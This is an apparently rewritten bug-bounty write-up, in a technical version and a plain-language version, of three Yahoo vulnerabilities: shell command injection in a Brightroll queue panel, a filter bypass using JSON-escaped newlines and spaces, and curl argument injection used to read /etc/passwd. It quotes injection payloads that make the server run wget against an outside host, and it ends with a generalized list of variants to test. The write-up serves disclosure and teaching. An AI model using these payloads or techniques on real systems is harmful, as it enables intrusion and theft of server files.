How I found 2.9 RCE at yahoo
The researcher found a message queue service where user input was passed to a shell command, allowing remote command execution. They also found a second instance with filtering that could be bypassed, and a curl argument injection in an image resizing script that allowed file reading.

Hi. I’m kedrisec and I want to describe 3 vulnerabilities that I found as part of the security research at Yahoo Bug Bounty program.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers three vulnerabilities found during research in the Yahoo Bug Bounty program, which includes a large number of services. The researcher chose to look at Brightroll. Two of the findings are remote command execution in the same internal service, reached on two different hosts, and the third is an argument injection in a Yahoo Small Business script that resizes product images.
The Brightroll service is a queue panel. As the researcher understood it, the panel is used for creating tasks (messages) in the manner of a RabbitMQ: it lists queues, lists the messages inside a queue, and offers a "New Message" form. The message body is a JSON object, and the service appears to place some of those JSON values into a string that is later run as a bash command.
The Yahoo Small Business target is the store product editor and the email templates page. When the email templates page loads, AJAX requests fetch the paths of the product images shown on the page. One of those requests goes to objinfo_data.php with an id parameter, and the researcher believed the script was used to resize product images.
Setup
The only tooling named in the report is reconnaissance tooling: Google and Aquatone. No accounts, roles or versions are described. For the third finding the researcher created a few products in the Yahoo Small Business store so that the functions related to products were reachable, edited a product's image URL to point at a host under their control, and ran netcat to receive the incoming request.
Finding it
Reconnaissance was ordinary: Google and Aquatone. Aquatone showed an interesting port, and the researcher decided to work around it. The panel that answered listed queues.

The queue list looked interesting enough to explore. Clicking one of the queues showed the messages it contained.

Clicking the "New Message" link opened a form that the researcher found strange, because there was no obvious idea of what it was for.

Exploitation
Step 1: create a message and read it back
The fields of the form were filled in randomly and submitted. The result was a redirect to the page of the freshly created message, which showed a window that looked like a terminal but accepted no input. That window displayed an error; the report has no screenshot of it.
Returning to the message list and choosing one of the messages showed the same strange form, filled in. The value was a string in JSON format:
Step 2: notice the command string
A new message was created using this value in the parameter 1 field. After the redirect to the created message, several of the JSON values were visible inside a string that looked like a bash command.

Step 3: confirm command execution
The next attempt was to write |wget mywebsite.com into the value, and it worked. The researcher notes that the process was simplified afterwards and that the actual work took about two days.
The final payload was:
The injected part sits in the pod_id value: the pipe ends the command the service intended to build and starts wget, which contacts a host chosen by the attacker.
Step 4: the second RCE on another host
About three months later the researcher found a different host running the same service on the same port. The previous payload did not work there. As far as the researcher remembers, the reason was that the symbols | & ; { }` were filtered. A bypass was found after about one day of work:
Here the separator is a newline written as the JSON escape \u000a, and the space between the command and its argument is written as \u0020. Neither character is one of the filtered symbols, and the value was accepted.
Step 5: the image resize script and SSRF
The third finding came from research on the Yahoo Small Business store. While exploring the functionality, the researcher noticed that visiting the email templates page caused AJAX requests for the paths of the product images displayed on the page. One of those requests went to objinfo_data.php with an id parameter, and the researcher assumed the script resized product images.
The important observation was that the request used to create a product contains a couple of URLs to images rather than binary image data. The hypothesis was: what if the script takes the link of the product image and uses it to resize? That would make it an SSRF.
To test it, the product was edited, its image URL was changed to a host and port under the researcher's control, and netcat was started. The product id of that product was then used in the request to objinfo_data.php. Netcat received the request, and the User-Agent was Curl.
Step 6: from SSRF to argument injection
Attempts to get RCE in every possible way produced no results. The researcher asked colleagues. One of them suggested trying -A something: if the request arriving in netcat then shows User-Agent: something, it is possible to inject into the argument string. The attempt worked.
Another colleague immediately suggested the flag -T. That flag makes curl take a file from the file system and attach it to the request. Using it, the researcher was able to read /etc/passwd.
Root cause
In the Brightroll service, the queue panel takes values from the JSON message body and places them into a string that is executed as a bash command, without neutralising shell metacharacters. The first host accepted a pipe directly. The second host filtered | & ; { }`, and the bypass used JSON escapes for a newline and a space. That is likely the mechanism, since the report only states which symbols were filtered and which escapes were used.
In the Yahoo Small Business script, the image URL supplied by the user is passed to curl as part of its argument string. A value beginning with a dash is therefore interpreted as an option rather than as a URL, which is a classic argument injection. The User-Agent: Curl header in the incoming request confirmed that curl was the client.
Impact
On Brightroll, the attacker can run commands on the host running the queue service. The same service existed on at least two hosts, and the second one had a filter that was bypassable.
The Yahoo Small Business finding is called "almost RCE" because arbitrary commands could not be executed. With curl's -o flag, output can be written to the file system. If a web directory could be found on the server, a web shell could be written there and, if it were reachable over the firewall, executed via curl. The report presents this as a possibility conditional on finding such a directory, not as something demonstrated.
Fix
No fix is described in the report. No fix is described in the report.
Variants to test
- Queue or task panels that accept JSON message bodies: put a shell metacharacter such as
|,;or a newline into a string field and watch for an outbound request to a host you control. A positive result is a hit in netcat or your listener. - Filters on such panels: if
| & ;{ }are blocked, try JSON escapes such as\u000afor a newline and\u0020` for a space, and check whether the filter runs before or after decoding. A positive result is the same outbound request getting through. - Image or thumbnail scripts that take a URL parameter: point the parameter at your own host and port and run netcat. A positive result is an incoming request, and the
User-Agenttells you which client fetched it. - Anywhere a URL is handed to curl: try a value starting with
-A somethingand look forUser-Agent: somethingin the request you receive. A positive result confirms argument injection. - Once argument injection is confirmed: try
-Twith a local file path to attach a file to the request, and consider-oto write output to a path on the server. A positive result for-Tis the file's contents arriving in your listener.
What happened, in plain words
A security researcher spent time looking for bugs in Yahoo's bug bounty program, which is a scheme where a company invites outside people to find security problems in its systems and report them. The program covers a large number of services. The researcher chose to look at Brightroll, one of those services.
Three problems were found. Two of them are the same kind of bug, found on two different machines: a queue panel that lets an attacker run commands on the server. The third is a different kind of bug in a Yahoo Small Business script that resizes product images, where an attacker can slip extra options into a command the server runs.
To follow the story you only need a browser and a bit of patience. Every concept is explained as it comes up, and the glossary at the end collects the terms.
The two kinds of bug, before we start
Remote command execution (RCE) means an attacker can make a server run commands of their choosing. Imagine a restaurant where you fill in an order card. Normally the kitchen reads the card and cooks what you asked for. RCE is what happens when you can write something on the card that makes the kitchen staff do something else entirely, like open the back door. It is one of the most serious kinds of bug, because the attacker is no longer limited to what the website was designed to do.
Argument injection is a smaller, related problem. Many programs are started with a list of options, called arguments, that tell them how to behave. If a website passes something you typed into that list without checking it, you can add your own options. Imagine a form that asks for a delivery address and the courier reads the whole line as instructions: if you write something that looks like an instruction rather than an address, the courier may follow it.
The Brightroll queue panel
The Brightroll service the researcher found is a queue panel. A queue is a waiting line of tasks: one program puts tasks into the line, another takes them out and does the work. The researcher understood the panel as a tool for creating tasks, called messages, in the manner of RabbitMQ. RabbitMQ is a well-known piece of software that does exactly this job, so the panel looked like a home-made front end for a similar system. The panel lists queues, lists the messages inside a queue, and offers a "New Message" form.
The body of a message is a JSON object. JSON is a text format for structured data: it uses curly braces for an object, square brackets for a list, and pairs of a name and a value separated by a colon, like "version":3. It is the format most web pages use to talk to their servers behind the scenes. The researcher noticed that several of the JSON values ended up inside a string that looked like a bash command. Bash is the standard command interpreter on Linux servers: a program that reads text commands and runs them.
The Yahoo Small Business target
The third finding is in a different product, the Yahoo Small Business store. A store owner can add products, and each product can have images. There is also an email templates page, which is the page where the shop owner edits the emails the shop sends out. When that page loads, the browser sends AJAX requests. AJAX is simply a request a web page makes in the background, without reloading the whole page, to fetch extra data. These particular requests fetch the paths of the product images shown on the page.
One of those requests goes to a script called objinfo_data.php with an id parameter. A parameter is a named value attached to a request, here the identifier of a product. The researcher believed the script was used to resize product images, that is, to take a large image and produce a smaller copy for display.
Setup
The only tooling named in the report is reconnaissance tooling: Google and Aquatone. Reconnaissance is the first phase of any hunt: gathering information about what exists before trying anything. Aquatone is a tool that takes a list of hostnames and takes screenshots of the web services it finds, so you can see at a glance what is running. No accounts, roles or versions are described.
For the third finding the researcher created a few products in the Yahoo Small Business store, so that the functions related to products were reachable. They then edited a product's image URL to point at a host under their control, and ran netcat to receive the incoming request. Netcat is a small program that listens on a network port and prints whatever arrives, which makes it a simple way to see whether a server has contacted you.
Finding it
Reconnaissance was ordinary: Google and Aquatone. Aquatone showed an interesting port, and the researcher decided to work around it. A port is a numbered door on a machine; a web server normally listens on port 80 or 443, but other services listen on other numbers, and an unusual one is worth a look. The panel that answered listed queues.
The screenshot shows the queue list the panel returned. It looked interesting enough to explore. Clicking one of the queues showed the messages it contained.
The second screenshot shows the list of messages inside a queue. Clicking the "New Message" link opened a form that the researcher found strange, because there was no obvious idea of what it was for.
The third screenshot shows that form.
Exploitation
Step 1: create a message and read it back
The fields of the form were filled in randomly and submitted. The result was a redirect to the page of the freshly created message, which showed a window that looked like a terminal but accepted no input. A terminal is the text window where commands are typed on a server. That window displayed an error; the report has no screenshot of it.
Returning to the message list and choosing one of the messages showed the same strange form, filled in. The value was a string in JSON format:
Line by line, in plain words:
- The whole thing is one JSON object, opened by
{and closed by}. "sub_bound":trueis a name and a value: the name issub_bound, the value istrue, a yes/no value."hostname":"REDACTED"is the name of a machine. The real value has been hidden here."timestamp":"2017/07/01/1649"is a date and time, written as year/month/day/hour and minute."s3_key":"REDACTED"looks like the name of a file stored in Amazon S3, Amazon's file storage service. The value is hidden."nop":falseis another yes/no value, here no."providers":["Google","AWS"]is a list, marked by square brackets, holding two names."version":3is a number."checkin_queue":"REDACTED","type":"REDACTED"and"interval_id":"REDACTED"are three more named values, all hidden."pod_id":"22"is the last one: a name,pod_id, and a value, the text22. This is the field that matters later.
Step 2: notice the command string
A new message was created using this value in the parameter 1 field. After the redirect to the created message, several of the JSON values were visible inside a string that looked like a bash command.
That screenshot shows the terminal-like window with the values placed inside a command. This is the moment the bug becomes visible: the panel is not just storing the JSON, it is building a command out of it. If the values end up in a command, then a value the attacker controls ends up in a command too.
Step 3: confirm command execution
The next attempt was to write |wget mywebsite.com into the value, and it worked. The pipe symbol | is a shell feature: it means "take the output of the command on the left and feed it to the command on the right". Here it is used the other way round, to end the command the service intended to build and start a new one. wget is a program that downloads a file from a web address. So the value makes the server fetch a page from a host the researcher controls. The researcher notes that the process was simplified afterwards and that the actual work took about two days.
The final payload was:
Line by line:
- The object is the same as before, with the same names and the same hidden values.
- The only change is the last value:
"pod_id":"22|wget http://myhost.name". 22is the original value, kept so the command still looks normal up to that point.|ends the command the service was building.wget http://myhost.nameis the new command, which asks the server to fetch a page frommyhost.name, a host the researcher controls.
The injected part sits in the pod_id value: the pipe ends the command the service intended to build and starts wget, which contacts a host chosen by the attacker. The researcher reports that this payload worked.
Step 4: the second RCE on another host
About three months later the researcher found a different host running the same service on the same port. The previous payload did not work there. As far as the researcher remembers, the reason was that the symbols | & ; { }` were filtered. A filter is a check that rejects input containing certain characters. The list here covers the pipe, the ampersand, the semicolon, the backtick and the curly braces, which are the usual ways to chain commands in a shell.
A bypass was found after about one day of work:
Line by line:
- The object is again the same, with a different timestamp,
2017/10/23/2248. - The value of
pod_idis now23\u000awget\u0020http://myhost.name. 23is the original value.\u000ais how JSON writes a newline character. It is six ordinary characters in the text, but when the JSON is parsed it becomes a single invisible line break.wgetis the command to run.\u0020is how JSON writes a space character. Again, six characters in the text, one space after parsing.http://myhost.nameis the address to fetch.
Here the separator is a newline written as the JSON escape \u000a, and the space between the command and its argument is written as \u0020. Neither character is one of the filtered symbols, and the value was accepted. In a shell, a newline ends a command just as a semicolon does, so the effect is the same as the pipe in the first payload.
Step 5: the image resize script and SSRF
The third finding came from research on the Yahoo Small Business store. While exploring the functionality, the researcher noticed that visiting the email templates page caused AJAX requests for the paths of the product images displayed on the page. One of those requests went to objinfo_data.php with an id parameter, and the researcher assumed the script resized product images.
The important observation was that the request used to create a product contains a couple of URLs to images rather than binary image data. A URL is a web address. Binary image data would be the actual bytes of the picture; a URL is just a pointer to where the picture lives. The hypothesis was: what if the script takes the link of the product image and uses it to resize? That would make it an SSRF. SSRF stands for server-side request forgery: the server is tricked into making a request to an address the attacker chooses, instead of to the address it was supposed to use. Imagine a company clerk who is told to fetch a parcel from a warehouse; SSRF is writing a different address on the slip so the clerk walks into a room the attacker could never enter.
To test it, the product was edited, its image URL was changed to a host and port under the researcher's control, and netcat was started. The product id of that product was then used in the request to objinfo_data.php. Netcat received the request, and the User-Agent was Curl. The User-Agent is a line of text that a program sends with every request to say who it is. Seeing Curl there told the researcher which program on the server had made the request: curl, a command-line tool for fetching web addresses.
Step 6: from SSRF to argument injection
Attempts to get RCE in every possible way produced no results. The researcher asked colleagues. One of them suggested trying -A something: if the request arriving in netcat then shows User-Agent: something, it is possible to inject into the argument string. The reasoning is simple: -A is curl's option for setting the user agent, so if the value is being read as an option, the user agent will change. The attempt worked.
Another colleague immediately suggested the flag -T. That flag makes curl take a file from the file system and attach it to the request, which is how curl uploads files. Using it, the researcher was able to read /etc/passwd. That file is a standard file on Linux systems that lists the user accounts; reading it proves that the server can be made to read files of the attacker's choosing.
Root cause
In the Brightroll service, the queue panel takes values from the JSON message body and places them into a string that is executed as a bash command, without neutralising shell metacharacters. Metacharacters are the characters that mean something special to a shell, such as the pipe or the semicolon. The first host accepted a pipe directly. The second host filtered | & ; { }`, and the bypass used JSON escapes for a newline and a space. That is likely the mechanism, since the report only states which symbols were filtered and which escapes were used.
In the Yahoo Small Business script, the image URL supplied by the user is passed to curl as part of its argument string. A value beginning with a dash is therefore interpreted as an option rather than as a URL, which is a classic argument injection. The User-Agent: Curl header in the incoming request confirmed that curl was the client.
Impact
On Brightroll, the attacker can run commands on the host running the queue service. The same service existed on at least two hosts, and the second one had a filter that was bypassable.
The Yahoo Small Business finding is called "almost RCE" because arbitrary commands could not be executed. With curl's -o flag, output can be written to the file system. If a web directory could be found on the server, a web shell could be written there and, if it were reachable over the firewall, executed via curl. A web shell is a small script placed on a server that lets an attacker run commands through the browser. The report presents this as a possibility conditional on finding such a directory, not as something demonstrated.
Fix
No fix is described in the report. No fix is described in the report.
Variants to test
- Queue or task panels that accept JSON message bodies: put a shell metacharacter such as
|,;or a newline into a string field and watch for an outbound request to a host you control. A positive result is a hit in netcat or your listener. - Filters on such panels: if
| & ;{ }are blocked, try JSON escapes such as\u000afor a newline and\u0020` for a space, and check whether the filter runs before or after decoding. A positive result is the same outbound request getting through. - Image or thumbnail scripts that take a URL parameter: point the parameter at your own host and port and run netcat. A positive result is an incoming request, and the
User-Agenttells you which client fetched it. - Anywhere a URL is handed to curl: try a value starting with
-A somethingand look forUser-Agent: somethingin the request you receive. A positive result confirms argument injection. - Once argument injection is confirmed: try
-Twith a local file path to attach a file to the request, and consider-oto write output to a path on the server. A positive result for-Tis the file's contents arriving in your listener.
Glossary
- AJAX: a request a web page makes in the background, without reloading the whole page, to fetch extra data.
- Argument: one of the options or values given to a program when it starts, telling it what to do.
- Argument injection: a bug where user input is passed to a program as arguments without checking, so the user can add their own options.
- Bash: the standard command interpreter on Linux servers; it reads text commands and runs them.
- Bug bounty program: a scheme where a company invites outside people to find security problems and report them, often for a reward.
- Curl: a command-line tool for fetching web addresses, also used by scripts to download or upload files.
- Filter: a check that rejects input containing certain characters or patterns.
- JSON: a text format for structured data, using curly braces for objects, square brackets for lists, and name and value pairs.
- Metacharacter: a character that means something special to a shell, such as the pipe or the semicolon.
- Netcat: a small program that listens on a network port and prints whatever arrives, used to see whether a server has contacted you.
- Parameter: a named value attached to a request, such as the identifier of a product.
- Payload: the value an attacker sends to trigger a bug.
- Pipe (
|): a shell feature that connects the output of one command to the input of another, or, as here, ends a command and starts a new one. - Port: a numbered door on a machine that a service listens on.
- Queue: a waiting line of tasks; one program puts tasks in, another takes them out.
- RabbitMQ: a well-known piece of software for passing messages between programs through queues.
- Reconnaissance: the first phase of a hunt, gathering information about what exists before trying anything.
- Remote command execution (RCE): a bug that lets an attacker make a server run commands of their choosing.
- Shell: the program that reads text commands and runs them; bash is one.
- SSRF (server-side request forgery): a bug where the server is tricked into making a request to an address the attacker chooses.
- Terminal: the text window where commands are typed on a server.
- URL: a web address.
- User-Agent: a line of text a program sends with every request to say who it is.
- Web shell: a small script placed on a server that lets an attacker run commands through the browser.
- wget: a program that downloads a file from a web address.




